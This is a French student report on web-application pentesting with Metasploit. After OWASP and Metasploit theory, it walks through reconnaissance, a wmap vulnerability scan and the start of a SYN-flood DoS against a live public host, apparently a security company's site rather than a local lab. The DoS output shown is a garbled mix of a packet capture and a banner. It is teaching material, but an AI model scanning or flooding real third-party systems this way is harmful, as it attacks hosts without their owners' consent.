



TÉLÉCOM PARIS

SR2I 203

Mise en œuvre des attaques sur les applications WEB par Metasploit

Réalisé PAR :
Mzouz Yousra
Ghalas Ihssane
EL Marchouk Kenza

Filière : SR2I203 (A2)

2021/2022

Table des matières

1	Introduction générale	2
2	Test d'intrusion (Pentesting)	2
2.1	Définition	2
2.2	La différence entre Analyse de vulnérabilité et Test d'intrusion	2
2.3	Méthodes de test de pénétration	2
2.4	Étapes de test de pénétration	3
3	Les attaques web	4
3.1	Définition d'une application web	4
3.2	Le projet ouvert de sécurité des application web (OWASP)	4
4	Metasploit	6
4.1	Définition, Utilisation et Interfaces de Metasploit :	6
4.2	Les étapes de l'exploitation d'un système par Metasploit :	6
4.3	Quelques composantes de Metasploit :	7
4.4	Quelques types de modules importants dans Metasploit :	7
5	Cas Pratiques des attaques	8
5.1	Phase de Collecte d'informations :	9
5.2	Phase de scanner les portes :	10
5.3	Phase d'exploit :	17
6	Comment sécuriser une application web?	21
7	Conclusion générale	25
8	Bibliographie :	25

1 Introduction générale

Aujourd'hui la plupart des applications web manipule les données sensibles telles que les mots de passe, les adresses mail, les coordonnées des cartes bancaires, les données santé et autres.

Cela est la cause principale que ces applications ont une surface d'attaque étendue et éventuellement des fonctionnalités avec un grand nombre d'éléments variés potentiellement vulnérables.

Même sur un serveur Web sécurisé s'exécutant sur un système d'exploitation réputé sûr, des failles de sécurité peuvent subsister car elles sont la plupart du temps dues à des erreurs de programmation ou de configuration ou d'hébergement.

L'objectif de ce projet est d'exploiter des vulnérabilités trouvées sur un site web vulnérables afin de lancer les attaques contre eux en utilisant Metasploit.

2 Test d'intrusion (Pentesting)

2.1 Définition

Test d'intrusion ou test de pénétration est une cyberattaque lancée sur un système informatique pour rechercher des vulnérabilités exploitables, afin d'évaluer la sécurité de ce système et corriger les vulnérabilités trouvées. Ces vulnérabilités peuvent les systèmes d'exploitation, les applications web, les serveurs, les réseaux ou les terminaux.

2.2 La différence entre Analyse de vulnérabilité et Test d'intrusion

Les tests d'intrusion et les analyses de vulnérabilité se distinguent principalement par la profondeur de leur analyse. Un scanner de vulnérabilité s'arrête à l'identification des vulnérabilités en fonction des modèles et versions spécifiques des systèmes, ce qui sert à déterminer si la menace existe ou si elle représente un risque.

Un test d'intrusion, en revanche, tente d'exploiter les failles et de pénétrer le plus loin possible dans les systèmes, afin de déterminer les impacts potentiels que chaque faille pourrait avoir sur l'entreprise. Ils fournissent également des preuves techniques et les étapes prises pour exploiter une faille, ainsi que des suggestions appuyées par des ressources externes et de la documentation pour aider votre équipe à corriger les failles. Ils classeront également chaque vulnérabilité par ordre de priorité en fonction de son niveau de gravité et de la probabilité qu'un pirate informatique la reproduise, permettant ainsi au personnel informatique de se concentrer sur les risques les plus importants.

2.3 Méthodes de test de pénétration

Tests externes :

Ils ciblent les actifs d'une entreprise qui sont visibles sur Internet, par exemple l'application Web ou le site Web de l'entreprise et les serveurs de messagerie et de noms de domaine (DNS).

Tests internes :

Dans ce cas un testeur ayant accès à une application derrière son pare-feu simule une attaque par un initié malveillant . Test à l'aveugle Dans ce cas, un testeur ne reçoit que le nom de l'entreprise ciblée. Cela donne au personnel de sécurité un aperçu en temps réel de la manière dont une attaque d'application réelle aurait lieu.

Tests en double aveugle :

Dans ce test, le personnel de sécurité n'a aucune connaissance préalable de l'attaque simulée. Comme dans le monde réel, ils n'auront pas le temps de renforcer leurs défenses avant une tentative d'intrusion.

Tests ciblés :

Dans ce scénario, le testeur et le personnel de sécurité travaillent ensemble et se tiennent mutuellement informés de leurs mouvements. Il s'agit d'un exercice de formation précieux qui fournit à l'équipe de sécurité un retour d'information en temps réel du point de vue d'un pirate.

2.4 Étapes de test de pénétration

Le test d'intrusion est composé des étapes suivantes :

1 - Planification et Préparation :

Cette étape consiste à fixer des objectifs de test ainsi que les systèmes à traiter et les méthodes à utiliser.

2 - Découverte :

Cette étape consiste à rassembler des informations sur la cible telle que adresses IP, noms de DNS ou les par feu

3 - Tentative de Pénétration et exploitation :

Les testeurs peuvent commencer à faire les attaques en exploitant les vulnérabilités découvert, par exemple le cas d'une application web les testeurs lancent des attaques Web, telles que des scripts intersites , des injections SQL et des portes dérobées , pour découvrir les vulnérabilités d'une cible. Les testeurs tentent ensuite d'exploiter ces vulnérabilités, généralement en augmentant les privilèges, en volant des données, en interceptant le trafic, etc., pour comprendre les dommages qu'elles peuvent causer.

4 - Analyse et rapport :

Les résultats du test d'intrusion sont ensuite compilés dans un rapport détaillant contenant :

- Des vulnérabilités spécifiques qui ont été exploitées
- Données sensibles consultées
- La durée pendant laquelle le testeur a pu rester dans le système sans être détecté
- Les recommandations de reconnaissances

5 - Retester :

Pour s'assurer d'efficacité de teste, les testeurs essaient d'autre méthode d'attaque avancé.

3 Les attaques web

3.1 Définition d'une application web

Une application web est une interface d'interaction entre l'utilisateur et le serveur web. Bien que les applications Web appliquent certaines politiques de sécurité, elles sont encore vulnérables à diverses attaques web.

3.2 Le projet ouvert de sécurité des application web (OWASP)

L'OWASP (Open Web Application Security Project) est une communauté ouverte qui permet d'établir des projets pour les organisations afin de développer et maintenir des applications et des API sécurisées.

les plus grandes menaces pesant sur les sites Web spécifier par owasp :

1 - INJECTION :

Elle se produit lorsqu'un attaquant envoie des requêtes malveillantes à l'application Web, pour que l'application va faire quelque chose qui n'a pas été conçue ou programmée ce qui entraîne une exposition de données sensibles.

Les types d'injection :

Injection SQL :

L'attaquant exploite les vulnérabilités existant dans la base de données, ces attaques peuvent souvent être exécutées à partir de la barre d'adresse, à partir des champs d'application et via des requêtes et des recherches pour obtenir des données précieuses ou changer la base de données.

Injection SHELL :

L'attaquant crée une chaîne d'entrée pour avoir un accès Shell à un serveur Web, par exemple Intégration de balises HTML dont l'attaquant ajoute un contenu HTML supplémentaire pour dégrader

l'application, un autre exemple c'est l'injection de fichiers dont l'attaquant exploite la vulnérabilité et injecte du code malveillant dans les fichiers système.

Injection de commande :

L'attaquant ajoute un script malveillant avec un nouveau mot de passe en utilisant une petite commande.

Injection de fichier :

Les attaquants exploitent des scripts vulnérables trouvés sur le serveur afin qu'il utilise un fichier distant au lieu d'un fichier vraisemblablement approuvé du système de fichiers local, alors ils injectent un fichier hébergé à distance sur www.jasoneval.com contenant un exploit.

Injection ldap :

Ils sont similaires aux injections SQL mais ils exploitent les paramètres utilisateur pour générer une requête LDAP.

2 - AUTHENTIFICATION CASSÉE

L'attaquant exploite les vulnérabilités d'authentification, gestion de session telles que les comptes exposés, les identifiants de session, la déconnexion, la gestion des mots de passe, les délais d'expiration, se souvenir de moi, la question secrète, par exemple Exploitation des mots de passe non chiffrés tel que l'attaquant accède à la base de données de mots de passe de l'application Web, il peut par la suite exploiter le mot de passe de chaque utilisateur.

3 - ENTITÉ EXTERNE XML (XXE)

C'est un type d'attaque contre une application qui analyse l'entrée XML mal configuré, cela permet d'accéder à des fichiers et services protégés depuis des serveurs, réseaux connectés.

4 - SCRIPTS INTERSITES (XSS)

L'attaque XSS exploitent les vulnérabilités des pages Web dynamique, l'attaque exécute du JavaScript malveillant dans le navigateur d'une victime en le cachant avec des requêtes légitimes, ce qui va rediriger la victime vers des sites malveillants ou d'exploiter ses privilèges.

Type de xss :

- XSS réfléchi :

L'application inclut une entrée utilisateur non validée et sans échappement dans le cadre de la sortie HTML, ce qui permet à l'attaquant d'exécuter du HTML et du JavaScript arbitraires dans le navigateur de la victime.

- XSS stocké :

L'application stocke les données d'utilisateur non contrôlées qui sont affichées ultérieurement par un autre utilisateur ou un administrateur.

- DOM XSS :

Il exploite les API JavaScript non sécurisées. Les attaques XSS typiques incluent le vol de session, la prise de contrôle de compte, les attaques contre le navigateur de l'utilisateur tel que les téléchargements de logiciels malveillants, l'enregistrement de frappe et d'autres attaques côté client.

4 Metasploit



4.1 Définition, Utilisation et Interfaces de Metasploit :

Metasploit est un outil en relation avec la sécurité des systèmes informatiques, il est utilisé pour le développement et l'exécution d'exploits contre une machine distante. Son but est de fournir des informations sur les vulnérabilités de systèmes informatiques, d'aider à la pénétration et au développement de signatures pour les systèmes de détection d'intrusion. Il est utilisé souvent par les administrateurs systèmes pour tester les vulnérabilités des systèmes informatiques afin de les protéger, ou par les hackers à des fins de piratage.

Metasploit permet entre autres de scanner et collectionner l'ensemble d'informations sur une machine, de repérer et d'exploiter les vulnérabilités, l'escalade de privilèges et le vol de données ...

Metasploit a plusieurs interfaces :

- **msfconsole** : est de loin la partie la plus populaire du framework Metasploit, c'est une interface en ligne de commande interactive ;
- **msfcli** : une interface en ligne de commande (pour automatiser) ;
- **Armitage** : Une GUI en Java pour l'utilisation de Metasploit ;
- **msfweb** : Interface web de l'outil.

4.2 Les étapes de l'exploitation d'un système par Metasploit :

L'exploitation d'un système passe par 5 étapes basiques. D'abord, il faut choisir et configurer un exploit, il s'agit d'écrire un code permettant de pénétrer le système cible en profitant de l'un de ses bogues. La deuxième étape consiste à vérifier si le système visé est sensible à l'exploit choisi.

Il faut après choisir et configurer un payload (code qui s'exécutera après s'être introduit dans la machine cible, par exemple pour avoir accès à un shell distant ou un serveur VNC). Il s'agit ensuite de choisir la technique d'encodage pour encoder le payload de sorte que les systèmes de prévention d'intrusion ne le détectent pas, et finalement il faut bien évidemment exécuter l'exploit.

4.3 Quelques composantes de Metasploit :

Exploit : est le moyen par lequel un attaquant profite d'un défaut dans un système, une application ou un service. Il est utilisé pour attaquer un système de façon à lui faire produire un certain résultat que les développeurs n'avaient pas envisagé. Les exploits courants sont le buffer overflow, les vulnérabilités web et les erreurs de configuration.

Payload : est un code que nous voulons faire exécuter par le système et qui sera sélectionné et délivré par le framework. Il peut être quelque chose d'aussi simple que quelques commandes à exécuter sur la machine cible.

Shellcode : est une suite d'instructions utilisées par un payload lors de l'exploitation. Il est typiquement écrit en langage assembleur.

Module : est une part de logiciel qui peut être utilisée par le framework Metasploit. Parfois, on a besoin d'utiliser un module d'exploit, un composant logiciel qui porte l'attaque. D'autres fois, un module auxiliaire pourra être requis pour effectuer une action telle que le scan ou l'énumération de systèmes.

Listener : est un composant de Metasploit qui attend une connexion entrante de tout type. Par exemple, après que la cible a été exploitée, elle peut communiquer avec l'attaquant via Internet. Le listener gère cette connexion, attendant sur la machine attaquante d'être contacté par la machine exploitée.

4.4 Quelques types de modules importants dans Metasploit :

Metasploit dispose de plusieurs modules. Les plus importants qu'il faut connaître pour être efficaces sont :


- **Exploits** : Moyen d'infiltration sur un hôte distant (Service ou application en ligne);
- **Auxiliary** : Module de test à la vulnérabilité;
- **Encoder** : ré-encodeur de payloads pour passer les antivirus et soft de sécurité;
- **NOP** : Lorsqu'un processeur charge cette instruction, il ne fait simplement rien pendant un cycle, puis avance le registre à l'instruction suivante;
- **POST** : Script utile après l'exploitation;
- **Payloads** : Morceau de code utile à faire exécuter au système cible.

5 Cas Pratiques des attaques

Scénario :

On va exploiter les vulnérabilités trouvées dans le site www.itsecgames.com en suivant les phases de piratage informatique

Voici la page du site :



C'est une application Web créé par Malik Messelem, bWAPP (abréviation de « buggy web application ») est une application gratuite et open source qui est, comme son nom l'indique, délibérément vulnérable.

C'est l'un des meilleurs sites Web buggés disponibles pour pratiquer et affiner des compétences en piratage. Il nous aide à effectuer du piratage éthique et des tests d'intrusion dans un environnement légal.

Ce site offre plus de 100 vulnérabilités et bogues d'applications Web dérivés du Top 10 des projets OWASP.

Certaines des vulnérabilités présentes sont :

- Scripts intersites (XSS),
- Traçage intersites (XST) et
- Falsification des requêtes intersites (CSRF)
- Attaques de l'homme du milieu
- Contrefaçon de requête côté serveur (SSRF)
- Attaques DoS
- Injections SQL, HTML, iFrame, SSI, OS Command, PHP, XML, XPath, LDAP, Host Header et SMTP

bWAPP est construit sur PHP et utilise une base de données MySQL.

5.1 Phase de Collecte d'informations :

Démarrage et lancement de MSFconsole :

```
(kali㉿kali)-[~]  
$ msfconsole  
  
Metasploit v6.0.45-dev  
+ -- --[ 2134 exploits - 1139 auxiliary - 364 post ]  
+ -- --[ 592 payloads - 45 encoders - 10 nops ]  
+ -- --[ 8 evasion ]  
  
Metasploit tip: View all productivity tips with the  
tips command
```

Envoyer un ping vers le site web qu'on veut attaquer pour savoir son adresse IP :

```
(kali㉿kali)-[~]  
$ ping www.itsecgames.com  
PING itsecgames.com (31.3.96.40) 56(84) bytes of data.  
64 bytes from web.mmebvba.com (31.3.96.40): icmp_seq=1 ttl=63 time=15.6 ms  
64 bytes from web.mmebvba.com (31.3.96.40): icmp_seq=2 ttl=63 time=14.4 ms  
64 bytes from web.mmebvba.com (31.3.96.40): icmp_seq=3 ttl=63 time=16.6 ms  
^C  
--- itsecgames.com ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 14.449/15.553/16.568/0.867 ms
```

nslookup permet aussi d'avoir l'adresse IP de la cible, le site web itsecgames.com :

```
(root㉿kali)-[/home/kali]  
# nslookup  
> itsecgames.com  
Server: 10.188.0.1  
Address: 10.188.0.1#53  
URI: /  
Non-authoritative answer:  
Name: itsecgames.com  
Address: 31.3.96.40
```

l'adresse IP de site ciblé est 31.3.96.40

Pour trouver les noms de domaines des serveurs de itsecgames.com :

```
# whois itsecgames.com
Domain Name: ITSECGAMES.COM
Registry Domain ID: 1721761149_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2021-05-22T11:49:35Z
Creation Date: 2012-05-21T13:35:16Z
Registry Expiry Date: 2023-05-21T13:35:16Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: 480-624-2505
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: NS53.DOMAINCONTROL.COM
Name Server: NS54.DOMAINCONTROL.COM
```

On peut extraire d'ici le nom de serveur

5.2 Phase de scanner les portes :

Pour scanner les portes et les vulnérabilités du site on utilise la commande nmap de Metasploit.

Cette commande permet de scanner les portes ouvertes de la cible et stocker le résultat dans la base de données de Metasploit :

```

msf6 > db_nmap 31.3.96.40
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-08 07:14 EST
[*] Nmap: Nmap scan report for web.mmebvba.com (31.3.96.40)
[*] Nmap: Host is up (0.020s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 80/tcp    open  http
[*] Nmap: 443/tcp   open  https
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds
msf6 > hosts -h
Usage: hosts [ options ] [addr1 addr2 ... ]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_attempt_count, host_detail_count, info, mac, name, note_count, os_family, os_flavor, os_lang, os_name, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count, tags

```

Cette commande permet d'afficher les informations stockés dans la base de données sur la cible : adresse IP, le nom du site...

```

msf6 > hosts

Hosts
=====

address  mac   name      os_name  os_flavor  os_sp  purpose  info  comments
-----
31.3.96.40  web.mmebvba.com  Unknown  device

```

On peut afficher également les informations sur les ports ouverts dans ce site avec cette commande :

```

msf6 > services

Services
=====

host      port  proto  name  state  info
-----
31.3.96.40  22    tcp    ssh   open
31.3.96.40  80    tcp    http  open
31.3.96.40  443   tcp    https open

```



```
msf6 > use auxiliary/scanner/http/crawler
msf6 auxiliary(scanner/http/crawler) > show options


Module options (auxiliary/scanner/http/crawler):

  Name                Current Setting  Required  Description
  ----                -
  DOMAIN              WORKSTATION     yes       The domain to use for windows authentication
  HttpPassword        no              The HTTP password to specify for authentication
  HttpUsername        no              The HTTP username to specify for authentication
  MAX_MINUTES         5               yes       The maximum number of minutes to spend on each URL
  MAX_PAGES           500             yes       The maximum number of pages to crawl per URL
  MAX_THREADS         4               yes       The maximum number of concurrent requests
  Proxies              no              A proxy chain of format type:host:port[,type:host:port][... ]
  RHOSTS              yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT               80              yes       The target port
  SSL                 false           no        Negotiate SSL/TLS for outgoing connections
  URI                 /               yes       The starting page to crawl
  VHOST               no              HTTP server virtual host
```

```
msf6 auxiliary(scanner/http/crawler) > set URI /itsecgames.com/  
URI => /itsecgames.com/
```

```
msf6 auxiliary(scanner/http/crawler) > run
[*] Running module against 31.3.96.40
[*] Crawling http://31.3.96.40:80/itsecgames.com/ ...
/usr/share/metasploit-framework/lib/anemone/page.rb:178: warning: URI.escape is obsolete
[*] [00001/00500] 301 - 31.3.96.40 - http://31.3.96.40/itsecgames.com/ → http://31.3.96.40/itsecgames.c
[*] FORM: PATH: /itsecgames.com
```

```
msf6 auxiliary(scanner/http/crawler) > load wmap
```



```
[WMAP 1.5.1] == et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
```

12

```
msf6 auxiliary(scanner/http/crawler) > wmap_sites
[*] Usage: wmap_sites [options]
      -h          Display this help text
      -a [url]    Add site (vhost,url)
      -d [ids]    Delete sites (separate ids with space)
      -l          List all available sites
      -s [id]     Display site structure (vhost,url|ids) (level) (unicode output true/false)


msf6 auxiliary(scanner/http/crawler) > wmap_sites -l
[*] Available sites
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
0	31.3.96.40	31.3.96.40	80	http	34	11

Cette commande permet d'afficher l'architecture du site cible :

```
msf6 auxiliary(scanner/http/crawler) > wmap_sites -s 0

[31.3.96.40] (31.3.96.40)
├── about
├── audits (5)
│   ├── full-security-audit
│   ├── penetration-testing
│   ├── social-engineering-campaigns
│   ├── vulnerability-assessment
│   └── web-security-testing
├── contact
├── contact-general
├── gdpr
├── modules (6)
│   ├── comment (1)
│   │   └── comment.css
│   ├── field (1)
│   │   └── theme (1)
│   │       └── field.css
│   ├── node (1)
│   │   └── node.css
│   ├── search (1)
│   │   └── search.css
│   ├── system (1)
│   │   └── system.base.css
│   └── user (1)
│       └── user.css
├── news-items
├── security-audits
├── security-training
├── sites (2)
│   ├── all (1)
│   │   └── modules (3)
│   │       ├── ctools (1)
│   │       │   └── css (1)
│   │       │       └── ctools.css
│   │       ├── date (2)
│   │       │   ├── date_api (1)
│   │       │   │   └── date.css
│   │       │   └── date_popup (1)
│   │       │       ├── themes (1)
│   │       │       └── datepicker.1.7.css
│   │       └── views (1)
│   │           └── css (1)
│   │               └── views.css
│   └── default (1)
```



On précise l'adresse IP et l'url du cible à scanner ses vulnérabilités :

```
msf6 auxiliary(scanner/http/crawler) > wmap_targets -t 31.3.96.40,http://31.3.96.40/itsecgames.com
msf6 auxiliary(scanner/http/crawler) > █
```

On démarrer l'analyse automatique de la vulnérabilité avec la commande wmap_run
Puis, On exécute l'analyse WMAP sur notre URL cible

```

msf6 auxiliary(scanner/http/crawler) > wmap_run
[*] Usage: wmap_run [options]
  -h             Display this help text
  -t             Show all enabled modules
  -m [regex]     Launch only modules that name match provide
d regex.
  -p [regex]     Only test path defined by regex.
  -e [/path/to/profile] Launch profile modules against all matched
targets.
  -o             (No profile file runs all enabled modules.)

msf6 auxiliary(scanner/http/crawler) > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 31.3.96.40 (31.3.96.40)
[*]   Port: 80 SSL: false

=====
[*] Testing started. 2022-01-08 07:28:39 -0500
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=

=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=

=====
[*] Module auxiliary/scanner/http/http_version

[+] 31.3.96.40:80 Apache
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 31.3.96.40:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[-] 31.3.96.40 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage_login
[*] 31.3.96.40:80 - http://31.3.96.40/ may not support FrontPage Serv
er Extensions
[*] Module auxiliary/scanner/http/host_header_injection
[+] 31.3.96.40:80/ (31.3.96.40)(200)(GET)(evidence into body) is vulnerable t
o HTTP Host header injection

```



```

[*] Module auxiliary/scanner/http/host_header_injection
[+] 31.3.96.40:80/ (31.3.96.40)(200)(GET)(evidence into body) is vulnerable to
o HTTP Host header injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] [31.3.96.40] /robots.txt found
[+] Contents of Robots.txt:
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used: http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images
Allow: /misc/*.css$
Allow: /misc/*.css?
Allow: /misc/*.js$
Allow: /misc/*.js?
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$

```

```

Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt

```

```

[*] Module auxiliary/scanner/http/scrapper
[+] [31.3.96.40] / [MME | Security Audits & Training]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '301' as not found.
[+] [31.3.96.40:80] SVN Entries file found.
[-] [31.3.96.40] Version 0 not supported
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] [31.3.96.40] Sending request with random domain fzhCP.
[*] [31.3.96.40] Sending request with random domain SyiPH.
[-] [31.3.96.40] Unable to identify error response
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] 31.3.96.40 (Apache) WebDAV disabled.
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
=====
[*] Module auxiliary/scanner/http/backup_file
[*] Path: /about
[*] Path: /audits/full-security-audit
[*] Path: /audits/penetration-testing
[*] Path: /audits/social-engineering-campaigns
[*] Path: /audits/vulnerability-assessment
[*] Path: /audits/web-security-testing
[*] Path: /contact
[*] Path: /contact-general
[*] Path: /gdpr
[*] Path: /modules/comment/comment.css
[*] Path: /modules/field/theme/field.css
[*] Path: /modules/node/node.css
[*] Path: /modules/search/search.css
[*] Path: /modules/system/system.base.css
[*] Path: /modules/user/user.css
[*] Path: /news-items
[*] Path: /security-audits
[*] Path: /security-training
[*] Path: /sites/all/modules/ctools/css/ctools.css
[*] Path: /sites/all/modules/date/date_api/date.css
[*] Path: /sites/all/modules/date/date_popup/themes/datepicker.1.7.css
[*] Path: /sites/all/modules/views/css/views.css
[*] Path: /sites/default/files/favicon.ico
[*] Path: /software/managed-security-awareness

```

5.3 Phase d'exploit :

Attaques DOS avec Metasploit :

Attaque de déni de service(Denial of Service attack en anglais) est une attaque informatique ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser.

Il peut s'agir de :

- L'inondation d'un réseau afin d'empêcher son fonctionnement.
- La perturbation des connexions entre deux machines, empêchant l'accès à un service particulier.
- L'obstruction d'accès à un service pour une personne en particulier.
- également le fait d'envoyer des milliards d'octets à une box internet.

Dans ce qui suit, nous utilisons Metasploit Auxiliary SYN Flood pour lancer l'attaque « auxiliary/dos/tcp/synflood » .

Commençons par lancer Metasploit en tapant simplement msfconsole dans la fenêtre de votre terminal. Il faudra quelques minutes pour lancer la console.

```
(root@kali)-[/home/kali]
# sudo msfconsole

No.      Time      Source      Destination      Pr
-----
3949 34.126666848 59.141.23.9 31.3.96.48 T
3950 34.126865828 59.141.23.9 31.3.96.48 T
3951 34.127171044 59.141.23.9 31.3.96.48 T
3952 34.127370060 59.141.23.9 31.3.96.48 T
3953 34.127569076 59.141.23.9 31.3.96.48 T
3954 34.128008450 59.141.23.9 31.3.96.48 T

METASPLOIT CYBER MISSILE COMMAND V5

[Stream index: 3683]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 2855354243
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment number (raw): 0
#####
# % #
#####
00 04 00 01 00 06 08 00 27 f2 a4 bf 00 00 00 00
00 45 00 00 28 00 bc 00 00 a6 06 75 52 3b 8c 17 09 E (
00 1f 03 60 28 00 0f 00 50 aa 31 3f 83 00 00 00 00 (L P
00 00 58 02 00 fa 9f 13 00 00 *

#####
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

=[ metasploit v6.0.45-dev ]
+ -- ==[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 8 evasion ]

